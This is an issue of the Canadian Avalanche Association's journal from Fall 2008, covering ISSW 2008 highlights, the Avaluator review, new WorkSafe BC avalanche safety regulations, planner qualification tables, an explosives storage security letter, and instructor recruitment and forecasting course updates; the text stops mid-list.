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The journal of Canada's avalanche community

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NEW REGULATIONS FROM WORKSAFE BC

THE RIGHT STUFF
ARE YOU READY FOR A BACKCOUNTRY EMERGENCY?

HAZARD, DANGER AND RISK
WHAT'S THE DIFFERENCE? YOUR ULTIMATE GUIDE

The Fine Line,
Google Earth,
Hot Route, and more!

Volume 86 Fall 2008
Cdn Publication #40830518

attach to food left in alpine huts

Chris Moseley

Alan Maudie

Cover shot: Zuzana Driediger digging a profile on the Dome Glacier, Glacier National Park. By Jordy Shepherd www.peakalpine.com

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The journal of Canada's avalanche community
Volume 86 Fall 2008

This journal is the official publication of the Canadian Avalanche Association (CAA), the Canadian Avalanche Centre (CAC) and the Canadian Avalanche Foundation (CAF). The CAA and CAC are non-profit societies based in Revelstoke, BC, serving as Canada's national organizations promoting avalanche safety. The CAF is a registered charity formed to provide a tax-deductible fundraising mechanism for the support of public avalanche safety initiatives. The CAF is based in Canmore, AB.

The goal of *avalanche.ca* is to keep readers current on avalanche-related events and issues in Canada. We foster knowledge transfer and informed debate by publishing submissions from our readers. Responsibility for content in articles submitted by our readers lies with the individual or organization producing that material. Submitted articles do not necessarily reflect the views or policies of the CAA, CAC or CAF.

We always welcomes your opinions, teaching tips, photos, research papers, survival stories, new product announcements, product reviews, book reviews, historical tales, event listings, job openings, humourous anecdotes and, really, anything interesting about avalanches or those people involved with them. Help us share what you have. Please send submissions to:

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To be a world leader in avalanche awareness, education and safety services.

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The Learning Continues

We held back this issue of the journal so we could include material from the International Snow Science Workshop in Whistler, held this past September. This was my first time attending an ISSW and I came home inspired and excited. These conferences really are a merging of theory and practice, and it's fantastic to see the open dialogue and exchange of ideas between researchers and practitioners. If you've never gone to an ISSW, I'd urge you to think about attending the next one—they're well worth it.


You'll see our Research and Education section is chock full this issue and that's a direct result of the terrific amount of interesting presentations and posters from that conference. Grant Statham, Mountain Risk Specialist for Parks Canada, has deconstructed the triumvirate of hazard, danger and risk. His basic premise is that we need a shared understanding of the true meaning of those terms before we can have a truly effective exchange of ideas on snow stability. It's thought provoking, and lays important foundation work for the upcoming revisions to the international danger scale.

Manuel Genswein is known to many members for his work in transceiver technology and his avalanche rescue research. In this issue we have an interesting piece from him that measures the effectiveness of minimal rescue training for novices. It may surprise you to see how well beginners can do with just 45 minutes of training. Manuel's findings will be useful for guides and others who are in avalanche terrain with non-professionals, and he tells me that he plans to do more work this coming winter on this project. Good research on the most efficient method of teaching these important skills will be welcome to many readers, I'm sure.

Marc Piché is an ACMG Mountain Guide who has been the assistant manager at CMH Bugaboos from 2001 – 2007. He gave a really interesting presentation at the conference showing how he and his colleagues managed the persistent weak layers of the past winter. He called the Feb 26th layer "one of the most persistent and unpredictable in the history of mechanized skiing," a statement I found especially relevant, given Marc's work history with CMH. As the world's first mechanized skiing operation, CMH employees have an unprecedented historical view of their terrain and its avalanche pattern, a view from which all of us can learn.

Colin Zacharias is a Mountain Guide as well who has been an influential instructor for recreational and professional-level courses for many years. His talk, presented at an educational forum organized by the American Institute for Avalanche Research and Education, focused on the importance of debriefing students—ensuring they know that most important thing they've learned on your course is how much they don't know.

That's just a few of the articles we have for you this issue. We are fortunate to have venues like the ISSW to hear about the work of others and I feel we are also fortunate to have this journal for the same purpose. Increasingly, submissions are coming in from a wider variety of members and I think that's a wonderful development. In this line of work, where critical gaps still exist in our understanding, sharing knowledge, ideas and opinions is vital and benefits us all. If you've got something to share, please feel free to send it in. I'd love to hear from you. Have a great winter.



Winter Ready

Clair Israelson Collection

October is here, with snow on the peaks offering a promise of the winter to come. We're all excited, we love the work we do and can't wait to get back into the snow. We're all going over our summer work projects, ensuring that everything is ready to go when the snow flies. The CAA and CAC have both been extremely busy making improvements to programs and services so that we can better support you folks engaged in front line avalanche safety operations in Canada. However, before I get into the highlights of our work this summer I'd like to extend congratulations and thanks to some very deserving folks.

An "Avalanche Oscar," bravo and a huge "thank you" goes to Brian Gould, Helene Steiner, Andrew Wilkins, John Hetherington, Cam Campbell and all of the unsung volunteers for producing ISSW 2008 at Whistler. It was truly a world class event. The quality of presentations and the sharing of expertise and ideas between practitioners and researchers from all over the world was simply outstanding. The value that these events bring to the avalanche community cannot be overstated. We offer our heart-felt gratitude to everyone that worked so hard to ensure the success of this incredibly important event.

Our second "Avalanche Oscar" goes to Malcolm Sangster and Dave Mossop of the Rocky Mountain Sherpas, and to the Canadian Avalanche Foundation's Board of Directors (Chris Stethem, Jack Bennetto, Gord Ritchie, Scott Flavelle, Peter Schaerer, Colin Johnston, Donna Broshko and David Thompson) for producing *The Fine Line*. This entertaining and educational film was screened at ISSW and received rave reviews from everyone I talked with. The avalanche safety messages are presented in fast-paced, punchy bites by leading "snow porn" stars, an approach that will definitely appeal to younger audiences. The cinematography is great, the safety messages are genuine, and everyone involved should be rightfully proud. Buy a few copies, and send them to your nieces and nephews as Christmas presents. They'll be entertained, will gain respect for the mountains, and might even think that you're a very cool guy or gal for being connected to the avalanche game. What could be better?

Now, back to our internal activities. Here are a few of the highlights from the CAA side of the house. The InfoEx user interface has been redesigned, there are upgrades to web portal, subscribers will now be able to exchange terrain info, and subscriber criteria and rates have been revised to accommodate the evolving needs of smaller operators. There is exploding interest in all ITP course offerings, and most courses are now fully booked. Brad Harrison has been retained

as ITP Coordinator, ensuring smooth operations and support to instructors. Level 1 and Level 2 course content is being upgraded, ensuring these programs stay fresh and relevant. The avalanche forecasting course development is in good hands under Karl Klassen's guidance. The eTraining rescue course is also on track, with Ian Tomm and Mark Bender at the helm.

> **"We're here to serve and support you. Please let us know what else we can do to help you succeed."**

On the WSBC worker safety regulation issue there has been ongoing dialogue with stakeholders and WSBC, and the final version of this regulation has just been received. I am pleased to report that the extensive collaborations of the past twenty months have paid off. I believe that the regulation as approved is appropriate and will be effective in improving safety for workers. For more details please see the article elsewhere in this issue. There has also been significant dialogue with WSBC regarding Avalauncher use and helicopter blasting procedures, and with the Natural Resources Canada (Explosives Regulatory Branch) regarding security and storage of explosives. If you use explosives in your operation I urge you to become fully informed about these issues and engage to ensure changes to regulations and procedures are appropriate, reasonable, and do not cripple safe operators.

The CAA website is being rebuilt and the new site is scheduled for launch this month. The CAA Rescue Resource Directory will go to print with in the next few days; many thanks to the BC Search and Rescue Association for their sponsorship of this important background document for preparing emergency response plans. Finally, a two-year effort to identify international best practices for avalanche accident prevention programs is almost complete. Conducted through the International Commission for Alpine Rescue (ICAR), this survey will help us to compare our Canadian programs with international norms, identify areas for improvements, and point us to resources in other countries that we can adopt or emulate.

It's been busy on the CAC side of the house as well. We're negotiating with the North Shore Avalanche Advisory community, BC Provincial Emergency Program, and other stakeholders to create the capacity for the CAC to deliver avalanche forecasting services for the mountains adjacent to greater Vancouver. We expect this service to become operational this fall. Staffing for the Program Services, Public Forecaster and Webmaster positions is underway. John Kelly leads the team working on the CAA/CAC website overhaul, ensuring improved service and armour against malicious hackers. There was significant work relating to Avaluator related science and other due diligence as described by President Steve Blake elsewhere in this issue. CAC staff members are busy planning early season avalanche awareness initiatives for the Rockies, as well as organizing and delivering the usual fall training and education programs.

All in all it's been a busy summer season. We trust that these upgrades to programs and services will be helpful to you, the people on the front lines. We're here to serve and support you. Please let us know what else we can do to help you succeed.

Sincerely,

Clair Israelson
Executive Director,
Canadian Avalanche Association

Troy Grant

Here's the filter: Is it in the public interest?


Mary Clayton

The CAA and CAC have a vision statement, "To be a world leader in avalanche awareness, education and safety services." That's the point on the horizon that we are steering for. It is important to have this vision statement as a lasting target but there's an associated question: "Is it in the public interest?" That's the question that has been clarifying my thoughts of late.

I am certain the 2008 ISSW in Whistler will go down in the history books as one of the best for a couple of reasons in particular. What a tremendous week, literally packed with presentations, posters, formal meetings, breakfast meetings, lunch meetings, dinner meetings, side bar meetings and bar meetings. New ideas, accepted and rejected; old ideas, reaffirmed and discarded; consensus reached and controversies intensified. What else could one hope for in a week?

I spoke at length at the special meeting about where the future of the CAA/CAC. Ok maybe it was at *great* length, sorry for dragging it out. Here are few of the main themes that were discussed.

The CAA has found its place. The influence we've earned is a direct dividend of the professionalism that our association and our membership have exhibited over the years. The development of the CAA has not been ad hoc; it has been responsible, responsive and strategic. The board at the request of the membership has examined the various options regarding scope of practice. Our findings have become crystal clear. The "gold standard" for people delivering avalanche protection services in Canada should be CAA membership. No title, no stamp, no ticket. Instead, a highly professional membership supported by a professionally run association that serves the membership, the Canadian avalanche community and society by offering programs, services and materials that enable our members and others to deliver of world-class avalanche safety programs.

> **"By attracting the best and the brightest from around the world we stay spot on course to our vision."**

Let's run this last sentence through the filter. Is it in the public interest? The answer is clearly YES.

It doesn't end here; the years ahead will require constitutional changes, with the enabling role of the CAA explicitly articulated. This will be followed by bylaw amendments and the creation of a detailed Code of Conduct to accompany the Code of Ethics. The next steps will include the creation of policy that will be required to capture the requisite compliance, complaint and appeal processes.

The board also left the AGM in Penticton with a mandate to explore a specific international membership category. As a side note, we already have lots of international members and clearly the CAA has been international in flavor since its inception. I know many of you thought that Peter Schaerer picked up that accent in Sudbury but I assure you it was from farther east.

For this issue the board applied a similar set of principles that helped establish the CAA as an influential professional organization. These include fairness, consensus, inclusion and the encouragement of participation. With this in mind international membership seems like a simple proposition. Drop the "in Canada" requirements currently found in our by-laws. Not for a moment do we lower our standards; applicants to be Active Members or Practicing Professional Members absolutely must adhere to the competencies and experiential criteria that have long been held by the CAA. The "in Canada" notion as currently written presents an arbitrary barrier. By attracting the best and the brightest from around the world we stay spot on course to our vision. And if we run the "Is it in the public interest" filter again I can only see another resounding, YES.

Specific to the CAC the Board has been following a

significant scientific controversy. Over the past several months a debate has unfolded regarding some of the statistical analysis used in the Avaluator. A credentialed author made some strong assertions that the science and statistics are flawed, and then went on to claim that the Avaluator poses a danger to the public. As a board we felt that we couldn't just sit back and wait for the process of scientific debate to resolve this issue. While we all agree that scientific debate is healthy and necessary, definitive conclusions can take years reach. We also had to be careful not to wade into the murky waters of statistical warfare. The CAC board's primary concern is the safety of the public, the people who use the Avaluator as a decision support tool. When I ran the "filter" on this issue, we were left with uncertainty.

To reduce our uncertainty, the board commissioned an independent review of the Avaluator science issues, and then we enlisted the wisdom of leading avalanche practitioners for their opinion on the continued use of the Avaluator. Concurrently, ADFAR 2 was running two more layers of evaluation of the Avaluator. The existing project framework originally called for a survey of Avalanche Skills Training course (AST) instructors and students regarding use and relevance of concepts contained in the Avaluator.

In the end, the CAC Board of Directors weighed all of this information and has come to the following conclusions.

- We believe the public avalanche safety is in a better place with the Avaluator than without it.
- The Avaluator integrates the best science that was available at the time of the first ADFAR project.
- While the science questions are being debated the public should continue to use the Avaluator.
- Further research is required . . . as with all evolving science.
- When new knowledge derived from the scientific process gets accepted, it will be integrated into subsequent versions of the Avaluator.

Re-run the filter after these extra steps: Is it in the public interest? Yes, back on track.

In closing I'd like to look to the future in a little more practical sense. Your VP Rob Rohn will be wrapping up his term next spring, as he will have reached his maximum term on the board of directors. Secretary-treasurer John Hetherington and I are also both in our last terms of office. It's time to think hard about upping the ante on your participation. It is fascinating and challenging work to say the least.

Have a safe winter.

News Just In

ACMG Assistant Ski Guides Exempt from Module 2 of the CAA Level 1 Ski Operations

The module approach to the CAA's Level 1 program was introduced in the winter of 2003/04. Right from the beginning, course developers and administrators recognized that the terrain focus of the Module 2 was very similar to the material taught in the ACMG's assistant Ski Guide program. The CAA, ACMG and Thompson Rivers University worked together to develop an exemption process for people who had passed that ACMG course.

Over the past four years, about 90% of the applicants have been granted exemptions. There have also been further changes to the ACMG assistant Ski Guide program, bringing that curriculum even closer to the Module 2. With both of these points in mind, the process was recently reevaluated and the decision made to endorse a blanket exemption for the CAA Module 2 program to any student who has passed the ACMG assistant Ski Guide course, or is an IFMGA guide from another country.

Worksafe BC Regulation Amendments

Below you'll see the final, approved version of the WorkSafe BC regulations that so many members of the avalanche community have collectively been working on over the past 20 months. On the following page you will see the final version of the CAA's recommended guidelines for Qualified Avalanche Planners (consultants and employees) that was ratified by CAA members at our spring AGM this past May. I believe that we should all be proud that together, we have succeeded in getting this regulation into a form that we can all live with.

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1. Section 1.1 of the Occupational Health and Safety Regulation, BC Reg. 296/07, is amended by adding the following definitions:

"professional geoscientist" means a professional geoscientist or licensee under the Engineers and Geoscientists Act;

"qualified registered professional" means
(a) a professional engineer or professional geoscientist, and
(b) in relation to a forestry operation, a person referred to in paragraph (a) or a professional forester or holder of a special permit under the Foresters Act;

2. Section 4.1 is repealed and the following substituted:

Safe workplace

4.1 A workplace must be planned, constructed, used and maintained to protect from danger any person working at the workplace.

3. Part 4 is amended by adding the following section:

Snow avalanche assessment

4.1.1 (1) In this section:

"active avalanche safety program" means a program for monitoring daily, or more frequently if conditions warrant, the weather, snow and avalanche conditions, determining temporal fluctuations of avalanche hazards and implementing safety measures, closures or other methods specified in the program to reduce avalanche risk that has not been mitigated through use of passive measures;

"avalanche" means snow avalanche;

"avalanche risk assessment" means an assessment, done in accordance with CAA guidelines, of the terrain in and surrounding a workplace to determine if any person working at the workplace is at risk from a snow avalanche;

"avalanche risk zone" means a workplace or part of a workplace where an avalanche risk assessment determines that avalanches pose a risk to any person working at the workplace and risk control measures are required to make the area safe for work to be conducted;

"avalanche safety plan" means a documented plan meeting CAA guidelines, specifying passive measures to mitigate or reduce the avalanche risk to any person working at the workplace and any active avalanche safety program necessary to monitor and manage any avalanche risk that has not been mitigated through use of passive measures;

"CAA guidelines" means the Canadian Avalanche Association guidelines for risk determination, mapping and mitigation for snow avalanche risks as specified in the Guidelines for Snow Avalanche Risk Determination and Mapping in Canada and the Land Managers Guide to Snow Avalanche Hazards in Canada, published by the Canadian Avalanche Association in 2002;

"passive measures" means the application of CAA guidelines and other relevant standards and practices in engineering, geoscience and forestry to worksite and facility planning, location, design and use to mitigate or reduce the risk from avalanches without reliance on an active avalanche safety program, and may include the design and construction of physical defenses against avalanches;

"qualified avalanche planner" means a person

(a) who has training and experience in the development and implementation of active avalanche safety programs and is

(i) a professional member of the Canadian Avalanche Association,

(ii) a certified guide and a member of the Association of Canadian Mountain Guides,

(iii) a certified guide and a member of the Canadian Ski Guide Association, or

(iv) a qualified registered professional, and

(b) who, on and after September 1, 2011, meets the requirements of the CAA Recommended Minimum Training and Experience for Qualified Avalanche Planners published by the Canadian Avalanche Association in August 2008.

(2) Before work commences in a workplace where there is or may be a risk from an avalanche to a person working in the workplace, an avalanche risk assessment must be prepared as follows:

(a) for workplaces involving buildings, construction, logging, transportation corridors or other work areas that will be occupied by any person working in the workplace on a permanent, seasonal or scheduled basis, by a qualified registered professional and a qualified avalanche planner;

(b) for wilderness operations where any person working in the workplace undertakes short-duration activities in undeveloped terrain, by a qualified avalanche planner.

(3) If an avalanche risk assessment conducted under subsection (2) identifies an avalanche risk zone, no work may be conducted in the avalanche risk zone at any time when snow conditions have the potential to create an avalanche unless an avalanche safety plan has been developed and implemented.

(4) If any part of an avalanche safety plan

(a) requires passive measures, that part must be prepared by a qualified registered professional, and

(b) requires an active avalanche safety program, that part must be prepared by a qualified avalanche planner.

(5) If the avalanche safety plan required by subsection (3) includes an active avalanche safety program, a copy of that active avalanche safety program must be readily available to each person who administers or implements the avalanche safety program for the workplace.

(6) An avalanche safety plan must be reviewed to ensure that the plan is appropriate and relevant to the conditions and activities for the workplace as follows:

(a) whenever there is a significant change to the workplace activities contemplated by the plan;

(b) whenever there is a significant change to the surface terrain or forest cover in or surrounding the workplace.

(7) An active avalanche safety program must be reviewed to ensure that the program is appropriate and relevant to the conditions and activities for the workplace at least once every 60 months.

(8) The review required under subsection (6) or (7) must have any passive measures reviewed by a qualified registered professional and any active avalanche safety program reviewed by a qualified avalanche planner, and following the review the avalanche safety plan must be amended as necessary by the person or persons who conducted the review.

(9) On and after September 1, 2011, every active avalanche safety program approved before September 1, 2011 must have been prepared by, or reviewed and approved by, a qualified avalanche planner who meets the requirements of the CAA Recommended Minimum Training and Experience for Qualified Avalanche Planners published by the Canadian Avalanche Association in August 2008.

(10) If an avalanche safety plan specifies procedures to be followed by persons working in an avalanche risk zone, each person working in the risk zone must be trained in, and comply with, any procedures applicable to that person's work.

4. Sections 1 and 2 come into force on January 1, 2009 and section 3 comes into force on September 1, 2009.

CAA Recommended Minimum Training and Experience for Qualified Avalanche Planners

Role: Planner (Consultant) for active avalanche safety programs. See companion DRAFT Scope of Practice document

Credentials, Training & Experience	Sector Specific Recommended Minimum Qualifications					
Criteria listed below in bold font are core criteria to be met by the "planner of record". Criteria in regular font may be provided by supporting members on the planning team.	**Downhill Ski Resorts**	**Mechanized Wilderness Guiding**	**Non-mechanized Wilderness Guiding**	**Highways, Railways, Buildings, Forestry & Construction Ops**	**Govt. & NGO "Public Service" Programs**	**Snowmobile Wilderness Guiding**
"Qualified Avalanche Planner" as defined in Part 4.1.2 (1) of proposed WSBC regulation	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
CAA Ops L2 course graduate, c/w Module 1	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Annual filing, CAA CPD program compliance	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Seasons experience, avalanche operations	**15**	**15**	**15**	**15**	**15**	**15**
Seasons experience, avalanche program management / quality assurance, this sector	**3**	**3**	**3**	**3**	**3**	**3***
Professional liability insurance coverage	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Introductory avalanche mapping course	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Meteorology or avalanche weather course	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Avalanche forecasting course* **	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Advanced avalanche rescue course**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Guide certification (as per sector standard)		Yes	Yes		Desirable	Yes**
Advanced avalanche mapping course	Desirable			Desirable		
Avalanche blasting course	Yes	Yes		Yes		Desirable
Avalanche blasting ticket (valid)	Desirable	Desirable		Desirable		Desirable
Safety in winter operations course***	Desirable	Desirable	Desirable	Desirable	Desirable	Desirable
Avalanche accident investigation experience	Yes	Yes	Yes	Yes	Yes	Yes
Relevant post-secondary degree					Desirable	
University level statistics course	Desirable	Desirable	Desirable	Desirable	Desirable	Desirable

* For BC Commercial Snowmobile Operators Association (BCCSOA) members this sector experience requirement may be filled by a supporting member of the planning team due to limited capacity within existing operators. ** BCCSOA guide standards and certification process to be implemented by 2010.

*** These training programs are currently under development by the CAA, and will be available by fall, 2008.

NOTE 1: For all categories of workers described in this document, specified formal training requirements may be met through an "or equivalent" training determination under the Prior Learning Assessment Review (PLAR) process conducted by the CAA Education Committee.

CAA Recommended Minimum Training and Experience for Qualified Avalanche Planners

Role: Planner (Employee) for active avalanche safety programs. See companion DRAFT Scope of Practice document

Credentials, Training & Experience	Sector Specific Recommended Minimum Qualifications					
Criteria listed below in bold font are core criteria to be met by the "planner of record". Criteria in regular font may be provided by supporting members on the planning team.	**Downhill Ski Resorts**	**Mechanized Wilderness Guiding**	**Non-mechanized Wilderness Guiding**	**Highways, Railways, Buildings, Forestry & Construction Ops**	**Govt. & NGO "Public Service" Programs**	**Snowmobile Wilderness Guiding**
"Qualified Avalanche Planner" as defined in Part 4.1.2 (1) of proposed WSBC regulation	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
CAA Ops L2 course graduate, c/w Module 1	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Annual filing, CAA CPD program compliance	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Seasons experience, avalanche operations	**10**	**10**	**10**	**10**	**10**	**8***
Seasons experience, avalanche program management / quality assurance, this sector	**5**	**5**	**5**	**5**	**5**	**3***
Introductory avalanche mapping course	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Meteorology or avalanche weather course	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Avalanche forecasting course* **	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Advanced avalanche rescue course* **	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**
Guide certification (as per sector standard)		Yes	Yes		Desirable	Yes**
Advanced avalanche mapping course	Desirable			Desirable		
Avalanche blasting course	Yes	Yes		Yes		Desirable
Avalanche blasting ticket (valid)	Desirable	Desirable		Desirable		Desirable
Safety in winter operations course**	Desirable	Desirable	Desirable	Desirable	Desirable	Desirable
Avalanche accident investigation experience	Yes	Yes	Yes	Yes	Yes	Yes
Relevant post-secondary degree					Desirable	
University level statistics course	Desirable	Desirable	Desirable	Desirable	Desirable	Desirable

* For BC Commercial Snowmobile Operators Association (BCCSOA) members this sector experience requirement may be filled by a supporting member of the planning team due to limited capacity within existing operators. ** BCCSOA guide standards and certification process to be implemented by 2010.

*** These training programs are currently under development by the CAA, and will be available by fall, 2008.

NOTE 2: Plans prepared by a planner (employee) should be peer reviewed by a commensurately qualified individual from another organization in the same sector prior to being accepted and implemented by the employer.

Explosive Regulation Development

Security Requirement for the Storage of Explosives in British Columbia

A letter to the CAA from Explosives Regulatory Division, Natural Resources Canada

Dear Mr. Israelson,

The Explosives Regulatory Division recognizes the importance of the services provided by the members of the Canadian Avalanche Association to the safety of Canadians from the risk of avalanches. We share a common goal, the safety of the public. We recognize that the requirements of Directive Letter 61 (DL 61) are going to add a burden to many within the explosives industry but these changes are necessary to improve the detection of explosives theft and provide law enforcement with an early opportunity to recover the stolen explosives. It is with this in mind that the implementation of DL 61 will remain unchanged.

We do appreciate that the physical visit requirement of DL 61 may not be a viable option when magazines are located in a remote location and/or that access is restricted during the winter season. It is for that reason the option to substitute daily/weekly visit with electronic surveillance equipment was included in DL 61. The monitoring can be achieved via cellular telephone network or via satellite communication, the latter being probably better suited for most remote locations in British Columbia.

Whether using cellular telephone network or satellite communication, the existing technology is sufficiently mature to not only meet the requirements stipulated in DL 61 but is already expandable to include movement detection within a magazine thus detecting intrusion through the wall or roof of a magazine. Therefore ERD does not believe these systems will become obsolete in the near future.

At least two companies, Magasec and Mag Guard Monitoring, have put together solutions that satisfy the requirements of DL 61. ERD is only requiring detecting the opening and closing of a magazine door as a minimum requirement since it has historically been the preferred means of breaching a magazine in Canada. However, there is nothing preventing a magazine owner to add additional detection sensors as suggested in your letter, such as IR motion detectors, if desired.

Note that DL 61 also allows for magazine users to seek an exemption to the surveillance requirements. ERD will grant exemption upon written request of the magazine users in the case of magazines which are only accessible by air, water or ice. Other requests will also be entertained and granted if justified and ERD is convinced that the security of the explosives in storage is not compromised. However, in view of the 2010 Vancouver Olympic Games and with exception of sites that are only accessible by air, water or ice, no exemptions will be granted in BC in the area south of the 51st parallel and west of the 118th meridian. So this partly concurs with your request to exempt some of the avalanche control operations south of 57 degrees latitude but outside of the southwestern BC hot zone. Exemption requests for these locations will be considered on their merit.

Do not hesitate to contact ERD should you have any further concerns.

Yours sincerely,

Christopher G. Watson
Chief Inspector of Explosives
Natural Resources Canada

Interested in Teaching for the CAA?

Becoming an instructor for the CAA's Industry Training Program may be the next logical step in your career as an avalanche professional

By Ian Tomm

Over the past 26 years, the CAA has grown from modest beginnings to a world leader. Our core strength is that we are an association run by volunteers for the betterment of the entire avalanche community. At 850 members and growing, we've become a major force in helping enable the very highest standards possible for avalanche safety work in Canada, and quite possibly internationally. Our training programs are sought out internationally, our publications used all over the world and our standards emulated in practically every alpine country that has an avalanche concern .

Avalanche protection in Canada is a growth industry. Mechanized and non-mechanized backcountry guiding, ski hill avalanche protection, federal and provincial parks, consulting and planning sectors are all experiencing an increase in activity and a shortage of qualified avalanche workers. Combined with the recent changes to provincial regulations governing work in avalanche-affected areas the demand being placed on the CAA's training programs to train students has never been greater.

Starting in late March of 2008 we began to notice a significant change in pre-season interest in our training programs. Employers are becoming far more proactive at trying to secure CAA training for their staff, and by the time the AGM started we were looking at a list of training reservations that was beyond our capacity to delivery. Looking at the Level 2 program specifically we had expanded the program by over 30% from the year before—and that is still not enough to meet the demand of employers in Canada.

All other programs are seeing similar increases in demand, both by the general public and by avalanche=related employers. In response to this increase in demand and the aging of some of our key instructors we are making a general call to our community for expressions of interest to come on board and teach for the CAA in our Industry Training Program.

What you need in order to become a CAA Instructor

Many members contact me annually to express interest in becoming an instructor, and many are surprised to hear of the CAA's high standards for this work. We're not just looking for competent avalanche workers; we're looking for instructors who have deep personal commitment to our profession, our community and, most importantly, the pursuit of new knowledge and contributing to the evolving knowledge base of avalanche work.

We look for instructors who regularly attend, and contribute to, CAA Annual General Meetings, ISSW's and other "meetings of the minds." Working on volunteer committees, for the CAA or related organizations is also an asset. Most importantly, you've got to be a good educator and have that quality confirmed by your peers and past students. If you are interested in becoming a CAA Instructor for our Level 1, 2 or other specialty programs like Avalanche Control Blasting or Weather read below.

Required Qualifications

- CAA Professional Member in good standing
- Two letters of reference, preferably from CAA Professional Members who are currently teaching or have taught for the Industry Training Program
- Occupy a senor position in your specific sector
- Compliance with CAA CPD Program (declaration of CPD compliance required at onset of application)
- Prior teaching experience
- A minimum of an 80 hr First Aid course preferably with a wilderness orientation
- Expertise in course subject matter (L1, L2, ACB, Wx, etc)

Desired Qualifications

- University degree in a related field
- Professional Engineer, Geoscientist or Forester
- Guiding Certification (CSGA 2 or 3, ACMG Asst or Full Ski Guide, IFGMA Mountain Guide)
- Formal instructional training (BC Provincial Instructors Diploma or equivalent)

Here is a list of the courses for which the CAA is currently seeking instructors. In the past, instructors have been typically trained through the level 1 program. As we grow that is changing. We are now bringing on instructors with high levels of expertise in specialty areas such as blasting, mapping and weather forecasting.

- Avalanche Operations Level 1 – Ski & Snowmobiling specialties
- Avalanche Operations Level 1 – SAR. A new program for SAR volunteers and professionals. Canadian Forces personnel are a significant portion of our student body on this program.
- Avalanche Operations Level 2 – all modules
- Introductory and Advanced Snow Avalanche Mapping (We are actively seeking P.Eng, P.Geog and RPF for this program)

• Intro and Advanced Weather Skills for Avalanche Workers
• Avalanche Control Blasting
• Resource & Transportation Avalanche Management

We are looking for instructors who are available to teach two or more courses per winter. Please keep that in mind if you are applying as it is a lot of work to recruit, mentor and promote instructors through our programs. It is a profound disservice to your community to go through this process and not accept the instructional work that is offered. We know that taking a week off in mid-season can be a difficult thing to do. As well, attendance at spring and fall instructor meetings and training sessions is usually unpaid time. Instructing is as much about volunteering as it is about paid work.

All that said, being a member of the ITP team brings more rewards than can be listed here. Talk to someone on our team and you'll hear for yourself what makes this work worthwhile. Supported by mentors with decades of experience, this is an unprecedented opportunity for personal growth.

You are reading this because you already play a part in Canada's avalanche safety community. If you feel ready for a bigger role, please apply to Ian Tomm, CAA Operations Manager at itomm@avalanche.ca. Please include a cover letter, complete professional resume outlining avalanche and educational experience, an up-to-date CPD record of activity, and at least two letters of reference. We look forward to hearing from you.

The best things about being an ITP instructor are:
- the opportunity to network amongst the other instructors and broaden your horizons
- the consolidation you achieve when you have to prepare a lesson
- the challenging questions from the class and the opportunity to contribute to someone's learning
- a way to give back

James Blench

On every course, I learn something new about how other avalanche workers are managing avalanche risk.

Dr. Bruce Jamieson

Teaching for the ITP schools has many benefits for the avalanche professional – you have to improve or keep up with your knowledge of the subject, you have to organize your material and you have to develop your teaching and communication skills. The schools depend on the strong experiential background of the instructors. Joining the ITP instructor team is a positive step for you and the avalanche profession.

Chris Stethem

Ian Tomm

The Work We Do

An update on the CAA's forecasting course development project

By Ian Tomm

Before you read further I'd like you to do something first. Sit down in front of your computer, open up a new e-mail and write down, in 100 words or less, what avalanche forecasting is. When you're done, send it to me at itomm@avalanche.ca. I would love to see what you come up with. I may even publish some in the next edition of *avalanche.ca* so we can all see what we think it is we do. Now imagine getting 18 of the leading practitioners in this industry in a room together and getting them to agree on what you've written to the point of being able to deconstruct it into units, and develop course curriculum and supporting materials to teach it. Not exactly an easy task.

This is not the first time I have written about the challenges of the CAA's efforts to develop a standardized curriculum for applied avalanche forecasting. While those challenges are still presenting themselves, a project we struck in the spring has gone a long way to overcome those hurdles and produce some very innovative and groundbreaking ideas surrounding the work that we do.

Under the supervision of Karl Klassen, the CAA's Avalanche Hazard Forecasting and Risk Assessment Development Project is well under way and in the final stretches before a face-to-face development workshop November 10-14 in Canmore, AB. Our team is impressive, with literally centuries of experience between them, and all are working diligently on producing content and skeleton curriculum for the new course.

While there is an incredible amount of work left to do before running a true course open to all (one is currently planned for this coming spring, around the time of the AGM) I thought it important to let you, the membership, know how we are doing and what the program looks like to date. It's rather exciting, if you ask me and it's been an honour to work with the members involved in this project. I should also note here that the actual name of the course is very much still up in the air. We know that it will definitely have "avalanche" and "forecasting" in the title, but coming up with a name for the program is one of the objectives of the November workshop. So here it is—the overall framework of our project:

Course Description

The Avalanche Hazard Forecasting and Risk Assessment (AHFRA) course is intended for avalanche practitioners who are working in or are preparing for positions of responsibility in the avalanche industry. The course presents an avalanche hazard forecasting process and introduces avalanche risk assessment concepts that lead to avalanche risk management solutions in a variety of applications.

Participants in the development workshop in the fall of 2008 are experienced avalanche forecasting and risk management practitioners who will work together to refine the program. Subject matter, curriculum, teaching materials, evaluation process, etc. will be distilled and the course will evolve into a training program for avalanche technicians who are ready to transition from an apprenticeship role, where mentors and supervisors provide frameworks and guidance, to forecasting and risk management positions.

The AHFRA course, while held entirely in a classroom setting, is practically oriented and largely uses case-study based training presented by practitioners with extensive, real-world experience. The conceptual aspects of the course are based on current, applicable science and research.

Goals and Objectives

The primary goal is to provide methods for analyzing, assessing, forecasting, and communicating avalanche hazard. A secondary goal is to introduce the concepts of avalanche risk assessment.

The goals are achieved by completing the following objectives:

- Introducing the components of avalanche hazard
- Describing a structured process for analyzing, assessing, and forecasting avalanche hazard
- Introducing the components of avalanche risk
